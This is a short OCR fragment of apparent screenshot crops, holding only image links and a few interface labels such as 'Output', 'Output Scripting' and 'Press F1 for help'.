
Output


Output Scripting


Press F1 for help

